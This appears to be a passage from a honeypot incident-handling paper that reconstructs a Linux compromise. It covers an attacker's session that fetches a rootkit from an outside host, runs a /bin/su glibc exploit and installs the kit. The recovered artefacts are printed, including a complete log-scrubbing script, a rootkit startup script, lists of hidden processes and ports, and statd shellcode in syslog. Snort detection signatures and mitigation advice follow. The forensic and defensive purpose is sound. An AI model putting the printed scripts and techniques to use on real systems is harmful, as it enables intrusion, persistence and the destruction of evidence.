Making HTTP connection to www.eros-sore.org.
   Sending HTTP request.
 HTTP request sent; waiting for response.
application/x-gzip  D)ownload, or C)ancel
   Content-type: application/x-gzip
Retrieving file.  - PLEASE WAIT –
Data transfer complete
Download Options

Downloaded link: http://www.eros-sore.org/linux/eroskit.tar.gz
   Suggested file name: eroskit.tar.gz
   Are you sure you want to quit? (y)

[eros@www2 eros]$ dir
eroskit.tar.gz     li
[eros@www2 eros]$ chmod +x li
[eros@www2 eros]$ ./li
glibc xploit for /bin/su - by Doing <jdoing@bigfoot.com>
Usage: ./li [options]
 -o offset [default: 5000]
 -n nops   [default: 12000]
 -m path to msgfmt [default: /usr/bin/msgfmt]
 -O path to objdump [default: /usr/bin/objdump]
```

```
 -e eat:pad set eat and pad values [default: calculate them]
 -l language set language used in env var [default: search it]
Enjoy!

Phase 1. Checking paths and write permisions
 Checking for /usr/bin/msgfmt...Ok
 Checking for /usr/bin/objdump...Ok
 Checking write permisions on /tmp...Ok
 Checking read permisions on /bin/su...Ok
 Checking for a valid language... [using af_ZA] Ok
 Checking that /tmp/LC_MESSAGES does not exist...Ok
Phase 2. Calculating eat and pad values
 ..........................................................done
 eat = 119 and pad = 0
Phase 3. Creating evil libc.mo and setting enviroment
vars
Phase 4. Getting address of .dtors section of /bin/su
 ..........done
 .dtors is at 0x0804bd3c
Phase 5. Compiling suid shell
 /tmp/kidd0 created Ok
Phase 6. Executing /bin/su
   -     Entering rootshell ;-) –

bash# pwd
/tmp/LC_MESSAGES
bash# cd /home/eros
bash# pwd
/home/eros
bash# dir
eroskit.tar.gz     li
bash# tar -zxvf eroskit.tar.gz
rk/
rk/kern/
rk/kern/var.c
rk/kern/Makefile
rk/kern/string.c
rk/ssh/
rk/ssh/ssh_host_key
rk/ssh/ssh_random_seed
rk/ssh/squid
rk/ssh/squid.conf
rk/utils/
rk/utils/show
rk/utils/sz
rk/utils/top
rk/utils/sniffy
rk/utils/syslogd
rk/utils/.1addr
rk/utils/clear
rk/utils/ls
```

```
rk/utils/.1file
rk/utils/st
rk/utils/wpe
rk/utils/str.sh
rk/utils/netstat
rk/utils/.1proc
rk/utils/find
rk/utils/du
rk/utils/sl3y
rk/debug
rk/install
rk/S80rpcmap
bash# cd rk
bash# ./install
  - Installation ...
cc  -c -O2 -Wall -I/usr/src/linux/include -DBEHAVE_STEALTH -
DHIDDEN_SERVICE="\":1604\"" -DELITE_CMD=22222  string.c -o string.o
cc  -O2 -Wall -I/usr/src/linux/include -DBEHAVE_STEALTH -
DHIDDEN_SERVICE="\":1604\"" -DELITE_CMD=22222  -O2 -Wall var.c -o var
./install: kern: No such file or directory

 - Gata ! - Have Phun ! -
bash# cd ..
bash# exit
exit
Phase 7. Cleaning enviroment
rm: cannot unlink `/tmp/kidd0': Operation not permitted
[eros@www2 eros]$ dir
eroskit.tar.gz     li  rk
[eros@www2 eros]$ rm -rf eroskit.tar.gz li rk
[eros@www2 eros]$ exit
logout
```

At this point our attacker has installed their root kit. Which unfortunately includes a copy of SSH, bound to port 1604. So, we lose track of their interactive sessions. Using "The Coroner's Toolkit" and the 'mactime' utility (not mention other tools and techniques – more on that later,) based on the time of the initial intrusion, we re-construct what has been done to the system by tracking file system changes. Once all changes had been noted, the irrelevant data was removed and the remaining files examined for their purpose and function. Here are the results of that analysis:

New user directory: eros

```
/home/eros/.bash_logout
/home/eros/.emacs
/home/eros/.screenrc
/home/eros/.bash_profile
/home/eros/.bashrc
```

/home/eros/.bash_history

```
--
w
ftp 193.226.62.22
--
```

Evidence of root activity

/root/.bash_history

```
--
pwd
cd /home/eros
pwd
dir
tar -zxvf eroskit.tar.gz
cd rk
./install
cd ..
exit
--
```

Modifications to system configuration

```
/etc/gshadow-
```

/etc/gshadow

```
--
. . .
eros:!::
--
```

/etc/group

```
--
. . .
eros:x:500:
--

/etc/shadow-
/etc/passwd-
/etc/group-
/etc/shadow-
```

/etc/shadow

```
--
. . .
eros:$1$68ZO.ZOH$r5JGJRHQToD.mqjClQhXR1:11719:0:99999:7:-1:-
1:134540308
--
```

/etc/passwd

```
--
```

```
. . .
eros:x:500:500::/home/eros:/bin/bash
--
```

/etc/passwd-

/etc/profile

```
--
. . .
unset i
unset HISTFILE
--
```

Modifications to system startup scripts

/etc/rc.d/rc5.d/S80rpcmap
/etc/rc.d/rc3.d/S80rpcmap
/etc/rc.d/rc2.d/S80rpcmap
/etc/rc.d/rc4.d/S80rpcmap

```
--
#!/bin/sh
cd /usr/doc/.spool
./squid -f squid.conf
cd /usr/doc/kern
/sbin/insmod string.o > /dev/null 2>&1
./var i `cat /var/log/ssh/pid` > /dev/null 2>&1
./var h /var/log/ssh > /dev/null 2>&1
./var h /usr/doc/.spool > /dev/null 2>&1
./var h /usr/lib/kterm > /dev/null 2>&1
./var h /usr/doc/kern > /dev/null 2>&1
for i in {2,3,4,5}
do
./var h /etc/rc.d/rc$i.d/S80rpcmap > /dev/null 2>&1
done
--
```

Temporary files

/tmp/kidd0

```
--
root@coroner:/forensics/honey/mnt/tmp# file kidd0
kidd0: setuid ELF 32-bit LSB executable, Intel 80386, version 1
--
```

Evidence of use of 'su' glibc exploit. Reference: http://www.securiteam.com/exploits/6G00Y000AU.html.

New binary files

/usr/doc/kern/string.o

A kernel module used for hiding strings associated with the attacker.

```
--
root@coroner:/forensics/honey/mnt/usr/doc/kern# file string.o
string.o: ELF 32-bit LSB relocatable, Intel 80386, version 1
--
root@coroner:/forensics/honey/mnt/usr/doc/kern# strings string.o
|less
. . .
kernel_version=2.2.14-5.0
Disabling CPUID Serial number...
done.
netstat
:1604
klogd
promiscuous mode
. . .
--
```

/usr/doc/kern/var

A utility apparently for controlling the functions of the kernel-based root kit.

```
--
root@coroner:/forensics/honey/mnt/usr/doc/kern# file var
var: ELF 32-bit LSB executable, Intel 80386, version 1
--
root@coroner:/forensics/honey/mnt/usr/doc/kern# strings var |less
. . .
--- MULTA MULTA MUIE ---
  %s { optiune } [fisier,PID,dummy('U')]
       h ascunde fisier/dir
       u arata fisier/dir
       r exec ca root
       U da jos modulul
       i PID invizibil
       v PID vizibil
Cautam modulul prin system ...
Fuck... Modul nex. Exiting.
-> Gasit modul.
-> Gasit modul. Success!
. . .
- PID %d invizibil.
- PID %d vizibil.
huh? ceva o mers naspa.
Modulul o fost futut :-(
GRESEALA ! :) boing ...
```

```
--
```

Hidden directories

A web proxy? - no, F-Secure SSH version 1.2.27.

/usr/doc/.spool/squid

```
--
root@coroner:/forensics/honey/mnt/usr/doc/.spool# strings squid
|less
. . .
i586-unknown-linux
1.2.27
sshd version %s [%s]
Usage: %s [options]
. . .
--
```

/usr/doc/.spool/str.sh

A shell script which cleans traces of the origination IP address from log files.

```
--
#!/bin/bash
CUL='.[1;5;31m'
OFF='.[0m'
if [ "$UID" == "0" ]
then
echo "${CUL} Ai nevoie de root baiatu !! ${OFF}"
exit
fi

if [ "$#" != "1" ]
then
  echo
  echo "@jmk rulez  "
  echo "  Foloseste: $0 <string>"
  echo
  exit
fi

echo "Incepe curatzenia in loguri..."
echo "Curatz fisierele din /var/log cu stringu $1"
echo "Creca dureaza un pic. Ai rabdare !"
echo

FILES=$(/bin/ls -F /var/log | grep -v "/" )

for log in $FILES
```

```
do
   linje=$(wc -l /var/log/$log)
   echo "Curatz... $log"
   grep -v $1 /var/log/$log > backup
   touch -r /var/log/$log backup
   mv -f backup /var/log/$log
   done

   echo
   echo "Acu totu este curat"
   echo "Restartam syslogd"
   echo
   killall -HUP syslogd
--
```

/usr/doc/.spool/show

Linsniffer output processor, for sorting through packet captures.

```
--
. . .
#!/usr/bin/perl
# Sorts the output from LinSniffer 0.03 [BETA] by Mike Edulla
. . .
--

/usr/doc/.spool/st
```

/usr/doc/.spool/wpe

A utility for cleaning the logs of any trace of the attacker.

```
--
root@coroner:/forensics/honey/mnt/usr/doc/.spool# file wpe
wpe: ELF 32-bit LSB executable, Intel 80386, version 1
--
root@coroner:/forensics/honey/mnt/usr/doc/.spool# strings wpe
|less
. . .
/var/run/utmp
Patching %s ....
ERROR: Opening %s
Done.
/var/log/wtmp
/var/log/lastlog
ERROR: Can't find user in passwd.
ERROR: Time format is YYMMddhhmm.
USAGE: wipe [ u|w|l|a ] ...options...
UTMP editing:
```

```
    Erase all usernames      :   wipe u [username]
    Erase one username on tty:   wipe u [username] [tty]
WTMP editing:
   Erase last entry for user :   wipe w [username]
   Erase last entry on tty   :   wipe w [username] [tty]
LASTLOG editing:
   Blank lastlog for user    :   wipe l [username]
   Alter lastlog entry       :   wipe l [username] [tty] [time]
[host]
        Where [time] is in the format [YYMMddhhmm]
. . .
--
```

/usr/doc/.spool/sl3y

Looks to be the all-famous synk4 Syn-flooder.

```
--
root@coroner:/forensics/honey/mnt/usr/doc/.spool# file sl3y
sl3y: ELF 32-bit LSB executable, Intel 80386, version 1
--
root@coroner:/forensics/honey/mnt/usr/doc/.spool# strings sl3y
|less
. . .
sendto
Usage: %s srcaddr dstaddr low high
    If srcaddr is 0, random addresses will be used
socket
%i.%i.%i.%i
High port must be greater than Low port.
. . .
--
```

/usr/doc/.spool/squid.conf

This is the SSHD configuration file that coincides with the F-Secure SSH daemon disguised as "squid". Most notable is the fact that the daemon listens on port 1604, and uses a different host key than would be expected.

```
--
. . .
Port 1604
ListenAddress 0.0.0.0
HostKey /var/log/ssh/ssh_host_key
RandomSeed /var/log/ssh/ssh_random_seed
. . .
--
```

/usr/doc/.spool/clear

Shell script used for driving a sniffer included in the root kit.

```
--
killall -9 sniffy
rm -rf var.log
touch var.log
./sniffy >var.log &
--
```

/usr/doc/.spool/sniffy

Looks like linsniffer.

```
--
root@coroner:/forensics/honey/mnt/usr/doc/.spool# file sniffy
sniffy: ELF 32-bit LSB executable, Intel 80386, version 1
--
root@coroner:/forensics/honey/mnt/usr/doc/.spool# strings sniffy
|less
. . .
eth0
var.log
cant open log
Exiting...
. . .
linsniffer.c
blah.18
. . .
--
```

Yet another hidden directory

/usr/lib/kterm/.1proc

Configuration file for rootkit – a list of processes to be hidden.

```
--
3 manager
3 squid
3 sniffy
3 sl2y
3 sl3y
3 bash
2 manager
2 squid
2 sniffy
2 sl2y
2 sl3y
2 bash
--
```

/usr/lib/kterm/.1addr

And a list of addresses/ports to be hidden. Interesting to note that port 1604 (ssh-backdoor) is not on the list, but is instead hard-coded into the kernel module.

```
--
2 193.231
2 194.102
2 194.153
3 25337
3 6667
3 6668
3 6660
3 6669
3 5555
3 1080
3 31337
3 33333
3 22222
3 31338
3 31339
3 3333
3 48480
3 59182
--
```

More files related to the hidden directory

/var/log/ssh/ssh_random_seed
/var/log/ssh/ssh_host_key

The SSH key for the attacker's copy of SSH (which is renamed to squid for stealth purposes.) Based on the FQDN referenced in the file, it is unlikely that this host key was generated on the honey pot itself, but rather downloaded from another system.

```
--
root@coroner:/forensics/honey/mnt/var/log/ssh# strings
ssh_host_key
SSH PRIVATE KEY FILE FORMAT 1.1
,2EB
root@localhost.localdomain
my,@
`/6,
\S+Z)
uarM
!3iS
--
```

Trojaned utilities

```
/bin/ls
/bin/netstat
/usr/bin/du
/usr/bin/top
/usr/bin/find
/usr/man/whatis
/sbin/syslogd
```

Log files showing changes

/var/log/messages

A few entries of interest, which were not cleaned by the attacker; including the exploit that allowed access in the first place and the creation of a new user 'eros'.

```
--
Jan 31 22:25:57 www2 rpc.statd[330]: gethostbyname error for
^X<F7><FF><BF>^X<F7><FF><BF>^Y<F7><FF>
<BF>^Y<F7><FF><BF>^Z<F7><FF><BF>^Z<F7><FF><BF>^[<F7><FF><BF>^[<F7
><FF><BF>bffff750 8049710 8052c1868
7465676274736f6d616e797265206520726f7220726f66bffff718bffff719bff
ff71abffff71b<90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90>
. . .
<90><90><90><90><90><90><90><90><90><90><90><90>
. . .
Jan 31 22:34:51 www2 useradd[4125]: new group: name=eros, gid=500
Jan 31 22:34:51 www2 useradd[4125]: new user: name=eros, uid=500,
gid=500, home=/home/eros, shell=/b
in/bash
Jan 31 22:38:02 www2 PAM_pwdb[4126]: password for (eros/500)
changed by ((null)/0)
Jan 31 22:39:18 www2 PAM_pwdb[4130]: (login) session opened for
user eros by (uid=0)
Jan 31 22:46:07 www2 telnetd[5580]: ttloop: peer died: EOF
Jan 31 22:46:07 www2 inetd[468]: pid 5580: exit status 1
Jan 31 22:48:48 www2 PAM_pwdb[5586]: (login) session opened for
user eros by (uid=0)
Jan 31 22:51:56 www2 inetd[468]: pid 5585: exit status 1
Jan 31 22:52:39 www2 telnetd[5617]: ttloop: peer died: EOF
Jan 31 22:52:39 www2 inetd[468]: pid 5617: exit status 1
Jan 31 22:52:45 www2 telnetd[5618]: ttloop: peer died: EOF
Jan 31 22:52:45 www2 inetd[468]: pid 5618: exit status 1
Jan 31 22:53:09 www2 telnetd[5619]: ttloop: peer died: EOF
Jan 31 22:53:09 www2 inetd[468]: pid 5619: exit status 1
Jan 31 22:53:31 www2 telnetd[5624]: ttloop: peer died: EOF
Jan 31 22:53:31 www2 inetd[468]: pid 5624: exit status 1
--
```

/var/log/wtmp
/var/log/wtmp.1

The 'ftp' login is un-related to our attacker. But once again the attacker failed to use the tools at their disposal to wipe their existence.

```
--
root@coroner:/forensics/honey/mnt/var/log# last -f wtmp.1
eros             pts/0    193.226.62.22    Thu Jan 31 23:26 - 23:27  (00:01)
eros             pts/1    193.226.62.22    Thu Jan 31 22:48 - 22:51  (00:03)
eros             pts/0    80.116.253.198   Thu Jan 31 22:39 - 22:56  (00:17)
ftp              ftp      Quebec-HSE-ppp36 Thu Jan 31 22:00 - 22:00  (00:00)
root             tty1                      Wed Jan 30 22:35 - 22:38  (00:02)
runlevel         ~        2.2.14-5.0       Wed Jan 30 22:09
reboot           ~        2.2.14-5.0       Wed Jan 30 22:09

wtmp begins Wed Jan 30 22:09:00 2002
--
```

Other various modified logs

```
/var/spool/mqueue
/var/spool/mail/root
/var/spool/mail
/var/spool/anacron/cron.monthly
/var/spool/anacron/cron.daily
```

Hidden directory

This directory contains the "mech" IRC bot. More information about mech can be found at: http://www.energymech.net/. Only a handful of relevant files are listed here since most of the program files offer little insight beyond their existence.

/forensics/honey/mnt/var/spool/cron/../cron/.. /emech.tar.gz
/forensics/honey/mnt/var/spool/cron/../cron/.. /D3rb3d3u.seen
/forensics/honey/mnt/var/spool/cron/../cron/.. /emech.users

A list of IRC nicknames and their passwords that this mech-bot will recognize.

```
--
handle          axo
mask            *!*shell@*.*
pass            QcBOM6uVNu
prot            4
aop
channel         *
access          100

handle          eros
mask            *!*heaven@*.*
pass            QcBOM6uVNu
```

```
prot            4
aop
channel         *
access          100

handle          DeZaXxAtU
mask            *!*~m3k@*.*
pass            +h-u5ZDc5G
prot            4
aop
channel         *
access          100
--
```

/forensics/honey/mnt/var/spool/cron/../cron/.. /mech.set
/forensics/honey/mnt/var/spool/cron/../cron/.. /Rapandula.seen
/forensics/honey/mnt/var/spool/cron/../cron/.. /mech.session

The mech configuration file – IP addresses listed are Undernet servers.

```
--
linkport -1

nick Ir0nel
login tare
ircname Master of Disaster
modes i
cmdchar .
userfile emech.users

set BANMODES 6
set OPMODES 6
tog SPY 1
channel #no-comment
channel #ase
channel #nemuritorii
channel #paradiso
channel #bobi
tog SHIT 1
tog PROT 1
tog ENFM 1
set ENFM +nt


server 205.252.46.98 6667
server 194.134.5.82 6667
server 194.119.238.162 6666
server 195.225.2.23 6661
server 207.96.122.250 6060
server 129.27.8.23 6669
--
```

```
/forensics/honey/mnt/var/spool/cron/../cron/..    /Ir0nel.seen
```

In addition to the evidence of the mech IRC bot, several IRC connections were seen outbound from the honey pot. While I don't show the entire session (there is little content of interest and our attackers do not incriminate themselves during the conversations) here are some of the outgoing connections.

```
bash-2.05$ tcpdump -n -r honey.tcp src host 192.168.1.3 and 'tcp[13] & 0x02 !=0' and port 6667

23:24:41.039714 192.168.1.3.1047 > 205.252.46.98.6667: S
1275070120:1275070120(0) win 32120 <mss 1460,sackOK,timestamp 8970874 0,nop,wscale 0> (DF)

04:03:49.784687 192.168.1.3.1052 > 194.134.5.82.6667: S
1782133926:1782133926(0) win 32120 <mss 1460,sackOK,timestamp 10645569 0,nop,wscale 0> (DF)

10:28:48.809697 192.168.1.3.1053 > 205.252.46.98.6667: S
402590664:402590664(0) win 32120 <mss 1460,sackOK,timestamp 12955225 0,nop,wscale 0> (DF)

15:32:14.640082 192.168.1.3.1058 > 205.252.46.98.6667: S
2429721596:2429721596(0) win 32120 <mss 1460,sackOK,timestamp 14775614 0,nop,wscale 0> (DF)

18:31:09.589674 192.168.1.3.1059 > 194.134.5.82.6667: S
906864293:906864293(0) win 32120 <mss 1460,sackOK,timestamp 15848994 0,nop,wscale 0> (DF)
```

Signature of the Attack

Network-based Intrusion Detection Signatures

As described above there are three parts to the exploit that was used against this system. Since the attack is rather old, all three parts are detected by Snort. First – the attacker must query the port-mapper service to determine what port if any the STATD service is located on. Second – the attacker must send the shell code (which includes many NO-OP statements) to the STATD listener, and there are actually several different signatures, which will detect this activity. Third – the exploit confirms that root privileges have been obtained by executing the 'id' program.

There are less concrete network signatures that can also show that suspicious activity is underway from the compromised system. For example, outgoing FTP sessions and IRC chat sessions should raise the eyebrows of any administrator; especially when this sort of activity is originating from a server system, or more specifically in this case a honey pot.

Relevant Snort Signatures (from http://www.snort.org/)

Signatures that will detect RCP queries:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap request rstatd"; content:
"|01 86 A1 00 00|"; reference:arachnids,10; classtype:rpc-portmap-decode; sid:583;
rev:3;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap request rstatd"; content:
"|01 86 A1 00 00|"; reference:arachnids,10; classtype:rpc-portmap-decode; flags:A+;
sid:1270; rev:3;)

alert udp $EXTERNAL_NET any -> $HOME_NET 32770: (msg:"RPC rstatd query"; content:"|00 00
00 00 00 00 00 02 00 01 86 A1|";offset:5; reference:arachnids,9;classtype:attempted-
recon; sid:592; rev:2;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 32770: (msg:"RPC rstatd query"; flags:A+;
content:"|00 00 00 00 00 00 00 02 00 01 86 A1|";offset:5;
reference:arachnids,9;classtype:attempted-recon; sid:1278; rev:1;)
```

Signatures that will detect the buffer overflow attack against STATD:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC EXPLOIT statdx"; flags: A+;
content: "/bin|c74604|/sh";reference:arachnids,442; classtype:attempted-admin; sid:600;
rev:1;)

alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC EXPLOIT statdx"; content:
"/bin|c74604|/sh";reference:arachnids,442; classtype:attempted-admin; sid:1282; rev:1;)

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE linux shellcode";
content:"|90 90 90 e8 c0 ff ff ff|/bin/sh";  reference:arachnids,343;
classtype:shellcode-detect; sid:652; rev:4;)

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90 90
90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181;
classtype:shellcode-detect; sid:648; rev:4;)
```

Signature that will detect that the attack was successful:

```
alert tcp any any -> any any (msg:"ATTACK RESPONSES id check returned root"; flags:A+;
content: "uid=0(root)"; classtype:bad-unknown; sid:498; rev:2;)
```

Miscellaneous signatures that will show suspicious activity:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"INFO Possible IRC Access";
flags: A+; content: "NICK "; classtype:not-suspicious; sid:542; rev:2;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"INFO FTP anonymous FTP";
content:"anonymous"; nocase; flags:A+; classtype:not-suspicious; sid:553; rev:1;)
```

Host-based Intrusion Detection Signatures

Any RPC activity originating from outside of your network (or, for that matter inside of your private network if you do not use RPC) is suspect. This attack also has a specific Syslog signature that STATD will display when exploited. Also other activity such as logins and user account creation are a good tip-off that something is amiss.

Relevant SYSLOG entries:

```
Jan 31 22:25:57 www2 rpc.statd[330]: gethostbyname error for
^X<F7><FF><BF>^X<F7><FF><BF>^Y<F7><FF>
<BF>^Y<F7><FF><BF>^Z<F7><FF><BF>^Z<F7><FF><BF>^[<F7><FF><BF>^[<F7
><FF><BF>bffff750 8049710 8052c1868
7465676274736f6d616e797265206520726f7220726f66bffff718bffff719bff
ff71abffff71b<90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90>
```

```
. . .
<90><90><90><90><90><90><90><90><90><90><90><90>
. . .
Jan 31 22:34:51 www2 useradd[4125]: new group: name=eros, gid=500
Jan 31 22:34:51 www2 useradd[4125]: new user: name=eros, uid=500,
gid=500, home=/home/eros, shell=/bin/bash
Jan 31 22:38:02 www2 PAM_pwdb[4126]: password for (eros/500)
changed by ((null)/0)
Jan 31 22:39:18 www2 PAM_pwdb[4130]: (login) session opened for
user eros by (uid=0)
```

Protecting Against STATD Exploits

RedHat versions 6.0 through 6.2:
To effectively mitigate the risk of this attack you must take into account the three pre-existing conditions that must exist for a compromise to take place. 1) A vulnerable service must exist. 2) An exploit must exist for that vulnerable service. 3) The vulnerable service must be available to the attacker.

There are three primary countermeasures for preventing the attack. Two of those relate to eliminating access to services and one relates to eliminating the vulnerability.

Firewall:

For any system on the Internet a firewall is a good starting point to preventing attackers from compromising your systems. While a firewall alone is hardly sufficient for preventing all attacks, it is a good start for a defense-in-depth approach. All inbound traffic from the Internet should be filtered, allowing only necessary ports to be accessed. In this case RPC and specifically STATD were not necessary for the purpose of serving web pages, and therefore only port 80 (http) should have been allowed. Proper firewall rules would have also blocked the inbound connection to the root shell created on port 39168. Outbound firewall rules would have prevented the attackers from gaining access to their tools, and establishing IRC server connections.

Services:

In addition to firewall rules, it is wise to assume that although a firewall exists that it may fail. The chances of this actually happening are low, however it is common in many networks that a firewall is not actually the only method of gaining access to the network. Many sites offer dial-in access or VPN systems, which may allow backdoor access to the network. Insiders also perform attacks and a firewall rules seldom take insider attacks into account. Therefore it is wise to also harden any machines that reside on your internal networks. You should always disable services that are not needed on your system. For RedHat Linux the easiest way of achieving this goal is through the use of the 'chkconfig' utility. For example to disable the vulnerable services used in this exploit:

```
chkconfig rstatd off
chkconfig portmap off
```

This command will disable the portmap and STATD programs from being started at system boot. You must still manually kill the processes if you do not plan on re-starting the system. Of course there are many other services which require attention, but I only focus on the relevant services in this example.

Patches:

In many cases it may not be practical to disable the services on your network. If for example you required the use of NFS on your web server (*probably not a good idea*) the only other option is to perform the proper operating system patches. I do suggest that even if you do disable the vulnerable daemons that the existing binaries either be patched or removed – in many cases there are multiple administrators and you cannot always predict the behavior of your peers. Someone may accidentally or even purposely enable the portmapper and STATD daemons in the future and re-open the vulnerability not knowing that they are exposing the system to attack. RedHat is diligent about releasing patches for vulnerabilities, and the patch for this exploit may be downloaded from the RedHat errata website: http://www.redhat.com/apps/support/errata/.

Use a Different Operating System:

Don't use RedHat; after all it is one of the most likely operating systems to be attacked or to have new vulnerabilities (statistically second only to *Microsoft Windows,* but is rapidly catching it in number and frequency of new vulnerabilities.) *Source: SecurityFocus.com.*

Consider instead one of the more secure operating systems such as "Trusted Solaris" or OpenBSD. These operating systems are designed for operation in more hostile environments, and historically have been shown to offer a much lower overall threat exposure profile. In part this is security through obscurity, but not entirely. Both operating systems have a smaller user base and subsequently are less likely to be attacked by random attackers, but they are also heavily audited at the source code level for security flaws and proactively modified to take the results of this auditing into account. There are downsides to these operating systems as well, such as ease of administration and difficulty of patching (OpenBSD patches are only released as source code diff files.)

Vendor Recommendations

RedHat has already patched for this specific vulnerability as mentioned in the previous section describing steps that a user of a vulnerable system should take.

However I am going to raise a different point. There are really two schools of thought when it comes to Unix-like systems. Marketing and sales drive one point of view, and the other primarily is one by gained by experience administering Unix systems (and dealing with the results of break-ins of improperly maintained Unix systems.) RedHat is making the same mistake that has lead to numerous vulnerabilities and the chance for configuration errors that Microsoft has historically made. There are two assumptions;

first that the operating systems should be able to perform any needed task in any environment (all-things to all-people marketing strategy,) and second that it should be easy for anyone, regardless of experience, to administer. Thus lowering the barrier to entry for administrators and gaining more widespread market share by being applicable in more applications and uses. The two problems with this approach, and my subsequent objection is that 1) Unix is a complex system and inexperienced administration is a very dangerous proposition, 2) RedHat doesn't necessarily perform as well as other operating systems given specific tasks, for example Irix is much more efficient at graphics, Solaris at threaded applications and disk I/O, and Windows at being a desktop workstation for non-technical persons. While many other vendors make the same mistakes in the above examples it is common for Linux-centric administrators to use Linux in applications that it is not suited for, leading to un-needed exposure. But my main argument is that by marketing directly to those who are not sufficiently qualified to administer and maintain a secure network of Unix computers vendors create the situation that allows for greater exploitation of vulnerabilities. If RedHat (and other vendors as well) are going to market to these individuals I believe they should take it upon themselves to make the systems more secure by default. NFS is probably used in less than one percent of the installations of their product (my speculation only), but a decision was made that by default the capability should be made available for benefit the one percent, instead of the security of the remaining ninety nine percent. This is a strong message being sent by most operating system vendors, that they believe *their sales are more important than your security*. I will say, however, in the past couple of releases RedHat has made leaps and bounds in providing a more secure-by-default configuration, and for that I applaud them.

The other two suggestions that I would provide for an operating system vendor, are not necessarily as simple to implement, but are being done for several operating systems with proven positive results. The first and most costly would be source code audits. This has proven to be extremely effective at eliminating vulnerabilities before they are publicly discovered for many operating systems (such as OpenBSD.)

The second is much easier and already in essence been done by a couple of different groups (LIDS/NSA kernel.) Kernel security could be much tighter on the operating system itself. For example raw memory and I/O devices are accessible without any defense mechanism to prevent manipulation, it is extremely uncommon for users to have a need for this capability. This allows kernel-based root kits to be effective even in the case of monolithic kernel configurations. Additionally, the operating system includes tools for manipulating file permissions to set flags such as append-only, read-only (immutable files) and so on, but there is no provision in the operating system kernel for enforcing these additional ACL's beyond root user permissions. This in essence makes the additional ACL's useless once a compromise has occurred. In the case of this compromise immutable configuration files and binary programs would have prevented much of the attackers activities from being successful.

The Incident Handling Process:

Preparation:

System and network preparation was extensively covered in the network section at the beginning of this paper. However there were additional systems not mentioned, and a basic plan of action once the bait and switch honey pot system had been activated.

Additional Systems and Software

One additional system not previously mentioned was the forensics examination computer, built specifically for post-mortem analysis of the compromised system. This system was configured on a multi-processor Intel system with dual-boot capability (Slackware 8.0 and Windows 2000 Professional.) Software for analysis included Encase (Windows) and The Coroner's Toolkit with Swatch (Linux,) with specifically modified configuration files for analyzing disk images and recovered hard disk sectors. More on the forensics system later, but it is worth mentioning that since the Windows system was not compromised that Encase was not used in the post break-in forensic examination.

Plan of Action

Since I was trying to stage an incident in order to have actual data to report, I had a very specific plan of action, which does not necessarily lend itself to a real-world scenario. Despite the fact that the incident was staged and resulted in a more planned incident, I believe much of the data and methods used during this incident apply directly to real-world situations and hopefully provide a good example of the incident handling process. One difficulty is that since so much of the process was contained in the preparation stage that the lines are blurred between many of the incident handling phases, for example containment is essentially automated under ideal circumstances, requiring a minimum of intervention. The goals of this action plan were as follows:

1. Design a bait and switch system that worked reliably.
2. Design an automated containment system that was not easily tricked into triggering.
3. Make all systems facilitate forensic examination, including disk drives, network packet captures and intrusion detection systems.
4. Ensure the systems facilitated an out-of-band notification method that would allow for manual intervention in the case of any countermeasure failure.
5. Preserve chain-of-custody in the event that law-enforcement involvement was justified. (*Note: it is not my intention, nor had it ever been to involve law enforcement in a honey pot experiment. However, a previous honey pot I had run was involved in a much larger and potentially dangerous series of compromises, which warranted notification of law enforcement.)*
6. Implement the systems, connect them to the Internet, wait for a compromise, and follow the incident handling procedures as outlined in the course material.

The incident response plan is as follows, specifically targeting each step of the incident handling process:

- **Identification**: The planned method of identifying attacks was Snort working in conjunction with shell scripts that would send alert data to 'qpage' and thereby notify me when a significant event had occurred. All known vulnerabilities of the honey pot systems were catalogued in advance of deployment. Thus allowing for a faster and more streamlined identification of system compromise. The intrusion detection system was extensively tuned to prevent false positives and outfitted with ACID for a more intuitive analysis of any certain attacker's actions over time. Multiple locations within the network were intentionally outfitted with different packet capture and analysis tools, so that once Snort detected an attack the success of lack thereof could be easily determined. These tools included TCPDump, Ethereal, and hunt. As a second method of detecting attacks a centralized Syslog server was configured in conjunction with Swatch to detect any additional data that may have been overlooked by Snort. Swatch logs were sent via e-mail only and were assumed to be only a secondary method of detecting attacks. Several shell scripts were written that acted as watchdogs, ensuring that if Snort or any of the other supporting processes became overwhelmed and subsequently exited prematurely that they would be re-started as well as a notification would be sent in the case that a restart had occurred since it was likely that this was a sign of an attack in progress.
- **Containment**: facilitation of the containment process was simplified using several methods, automated countermeasures (both redirection/deception and full network isolation,) connection rate limiting (with the hopes that slowing an attacker down would allow a greater time delta for human response,) and finally a few insignificant firewall rules that protected the production targets from the honey pot systems.
- **Eradication**: it was the idea that eradication would take place by simply removing the honey pot from the network once it had been infiltrated. In fact, to prevent another incident from occurring while investigating and handling another it was decided that once any of the honey pot systems had been compromised that all honey pots would be powered off in addition to the firewall interface associated with the honey pots be turned off. The plan was also to avoid making any changes to the file system state or log data by logging into the system once it had been compromised, so it was deemed that once a critical point had been reached in the incident the system would just be turned off without logging in and performing a clean shutdown. While this does pose a potential loss of data, it preserves the chain-of-custody more precisely because the chances of inadvertent log file and file system modification by the administrator are negated. It is not unheard of that an attacker will setup traps that will shred or wipe evidence (or in extreme cases the entire file system) once the possibility of discovery is imminent. Also considering that most modern operating systems occasionally perform disk synchronization (usually between 30 seconds and 2 minutes) the possible amount of data loss is insignificant when compared to the number of files

modified when a super user login is performed (on any of the honey pot systems involved.)

